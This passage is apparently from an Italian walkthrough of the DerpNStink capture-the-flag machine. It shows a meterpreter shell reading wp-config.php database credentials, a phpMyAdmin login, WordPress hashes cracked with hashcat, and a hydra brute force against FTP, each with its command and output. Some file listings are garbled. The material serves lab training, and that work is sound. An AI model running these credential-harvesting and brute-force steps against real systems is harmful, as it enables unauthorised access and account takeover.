meterpreter > cd php
meterpreter > ls
Listing: /var/www/html/php
==========================

Mode              Size          Type  Last modified              Name
100644/rw-r--r--  309237645384  fil   206265341510-11-21 04:39:48 -0500  info.php

meterpreter > cat info.php
<?php
/* management interface can be found at /phpmyadmin
phpinfo();
?>
```


Apriamo, ora, la cartella weblog e, tra i vari file, apriamo wp-config.php.
Ecco tutte le informazioni che ci interessano inerenti il database:

```
100644/rw-r--r--  17330193043395   fil   192908744462-09-04 00:21:31 -0400  wp-trackback.php
100644/rw-r--r--  13159779798008   fil   199771859492-12-16 06:00:13 -0500  xmlrpc.php

meterpreter > cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'mysql');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in
 again.
 *
 * @since 2.6.0
 */
define('AUTH_KEY',         's%|W}Qf|a;(QY-E]Axb-JX~M5rvs8W~mOv Wj)+(%<!b.5Ed/)f^1|5aBS~s;k>/');
define('SECURE_AUTH_KEY',  '[6yT.2HJ#>um@xg@dDzk)m+>qL|i-rpZ($)x}-%B7<j!6-X2R)b#k|%{n-mA-I60');
define('LOGGED_IN_KEY',    'yOb;5LX`bCjk*l^|X]%ud7|X,*y4}1MNqr|c}Sxly(mt%S+g#kR@K}~mBrG%D[vG');
define('NONCE_KEY',        ')?88dD5Yu(mKJDq)>E1~2%K Cm^HY8] (S7EtEI,X-?n3T)ui#Tfm[t_bz=I-ZK8');
define('AUTH_SALT',        '7,q<zw7`I!N6K>L=]fY:A.[+W`E^``|I+U|W4C(e_Ph `|KVfd{BbRbO?rFp,AN:');
define('SECURE_AUTH_SALT', '14EV-M=x?/lW3ODB7ro^;}
```

Trovate queste credenziali, spostiamoci sulla pagina di phpmyadmin precedentemente identificata e tentiamo il login.

Il percorso è il seguente: **http://derpnstink.local/php/phpmyadmin**






Come ci aspettavamo siamo riusciti ad entrare con le **credenziali** identificate.

Sulla sinistra possiamo notare tutti i databases presenti, quello di nostro interesse è **wordpress**.

Cliccando sul database interessato ci si aprirà un menù a tendina che mostra tutte le tables e, cliccate queste, le columns ed i dati in storage.

ID: unclestinky ed admin



Ciò che compare a schermo sono delle credenziali composte da **ID** in chiaro e **password** cifrate.

Non ci resta che decifrare le password.

Iniziamo inserendo queste password in un **documento.txt** da dare in pasto a hashcat.

Il **comando** da inserire è il seguente:

hashcat -m 400 -a 0 [percorso file da decifrare] [percorso wordlist]

NB: **-m 400** è la dicitura vista dal manuale:
NB: **-a 0** indica la tipologia di attacco (0 = Straight)

```
┌──(diidro㉿kali)-[~/Desktop]
└─$ hashcat -m 400 -a 0 /home/diidro/Desktop/passw.txt /home/diidro/Desktop/
rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LL
VM 16.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================
====================================================================================
* Device #1: cpu-sandybridge-13th Gen Intel(R) Core(TM) i5-13400, 1439/2942
MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
```


```
Hash types
       0 = MD5
       10 = md5($pass.$salt)
       20 = md5($salt.$pass)
       30 = md5(unicode($pass).$salt)
       40 = md5($salt.unicode($pass))
       50 = HMAC-MD5 (key = $pass)
       60 = HMAC-MD5 (key = $salt)
       100 = SHA1
       110 = sha1($pass.$salt)
       120 = sha1($salt.$pass)
       130 = sha1(unicode($pass).$salt)
       140 = sha1($salt.unicode($pass))
       150 = HMAC-SHA1 (key = $pass)
       160 = HMAC-SHA1 (key = $salt)
       200 = MySQL323
       300 = MySQL4.1/MySQL5
       400 = phpass, MD5(Wordpress), MD5(phpBB3), MD5(Joomla)
       500 = md5crypt, MD5(Unix), FreeBSD MD5, Cisco-IOS MD5
       900 = MD4
       1000 = NTLM
       1100 = Domain Cached Credentials (DCC), MS Cache
       1400 = SHA256
       1410 = sha256($pass.$salt)
       1420 = sha256($salt.$pass)
       1430 = sha256(unicode($pass).$salt)
       1431 = base64(sha256(unicode($pass)))
       1440 = sha256($salt.unicode($pass))
       1450 = HMAC-SHA256 (key = $pass)
       1460 = HMAC-SHA256 (key = $salt)
       1600 = md5apr1, MD5(APR), Apache MD5
       1700 = SHA512
       1710 = sha512($pass.$salt)
```

Dopo circa 1h di attesa, ecco i risultati:

```
┌──(diidro㉿kali)-[~/Desktop]
└─$ hashcat -m 400 -a 0 /home/diidro/Desktop/passw.txt /home/diidro/Desktop/
rockyou.txt --show
$P$BW6NTkFvboVVCHU2R9qmNai1WfHSC41:wedgie57
$P$BgnU3VLAv.RWd3rdrkfVIuQr6mFvpd/:admin

┌──(diidro㉿kali)-[~/Desktop]
└─$
```


Logghiamo, ora, su **wordpress** con gli utenti identificati.

Loggando su wordpress con le credenziali “**unclestinky** - **wedgie57**”,
e spostandoci sulla dashboard possiamo vedere la seconda flag:



Non ci resta altro da fare sull’http, proviamo, quindi, ad utilizzare le credenziali identificate per accedere tramite le altre porte.


Iniziamo provando l'accesso tramite ssh utilizzando le credenziali precedentemente identificate:



Come possiamo notare per effettuare l'ingresso tramite ssh **ci viene richiesta una chiave** che, probabilmente, dovremmo ottenere. Proviamo, quindi, l'accesso tramite ftp.


Non riuscendo ad entrare con le credenziali identificate abbiamo pensato di tornare alle origini per effettuare nuovamente ricerche tramite la porta 80; nel mentre abbiamo deciso di avviare un bruteforce (in caso non trovassimo altre informazioni) utilizzando come lista di password quella contenente le password più frequentemente utilizzate sulle blackbox di livello medio/basso.


BACKGROUND BRUTEFORCE:



Processo attivo: enumerazione

Nel mentre del **bruteforce**, tornando sulla main page **abbiamo identificato un sottodominio** interessante che, poi, confermerà quando trovato con il bruteforce.
Proviamo le password identificate precedentemente con questo **nuovo ID**: stinky







BRUTE FORCE

Questo è il risultato del brute force che ci conferma quello che avevamo già identificato.

```
┌──(diidro㉿kali)-[~]
└─$ hydra -L /home/diidro/Desktop/idgenerici.txt -P /home/diidro/Desktop/password-bot.txt -t 50 192.168.56.104 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (t
his is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-18 17:43:01
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./h
ydra.restore
[DATA] max 50 tasks per 1 server, overall 50 tasks, 4277313 login tries (l:9/p:475257), ~85547 tries per task
[DATA] attacking ftp://192.168.56.104:21/
[STATUS] 859.00 tries/min, 859 tries in 00:01h, 4276454 to do in 82:59h, 50 active
[STATUS] 881.33 tries/min, 2644 tries in 00:03h, 4274669 to do in 80:51h, 50 active
[STATUS] 873.43 tries/min, 6114 tries in 00:07h, 4271199 to do in 81:31h, 50 active
[STATUS] 879.53 tries/min, 13193 tries in 00:15h, 4264120 to do in 80:49h, 50 active
[21][ftp] host: 192.168.56.104   login: stinky   password: wedgie57
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-18 18:10:06
```

Entriamo tramite ftp con le credenziali identificate:





Navigando nel file system abbiamo identificato una directory chiamata ssh, una directory che ne nascondeva molte altre con il medesimo nome.
Aprendo la directory più profonda abbiamo individuato la key.txt che dovremmo utilizzare per entrare tramite ssh.
Scarichiamola.

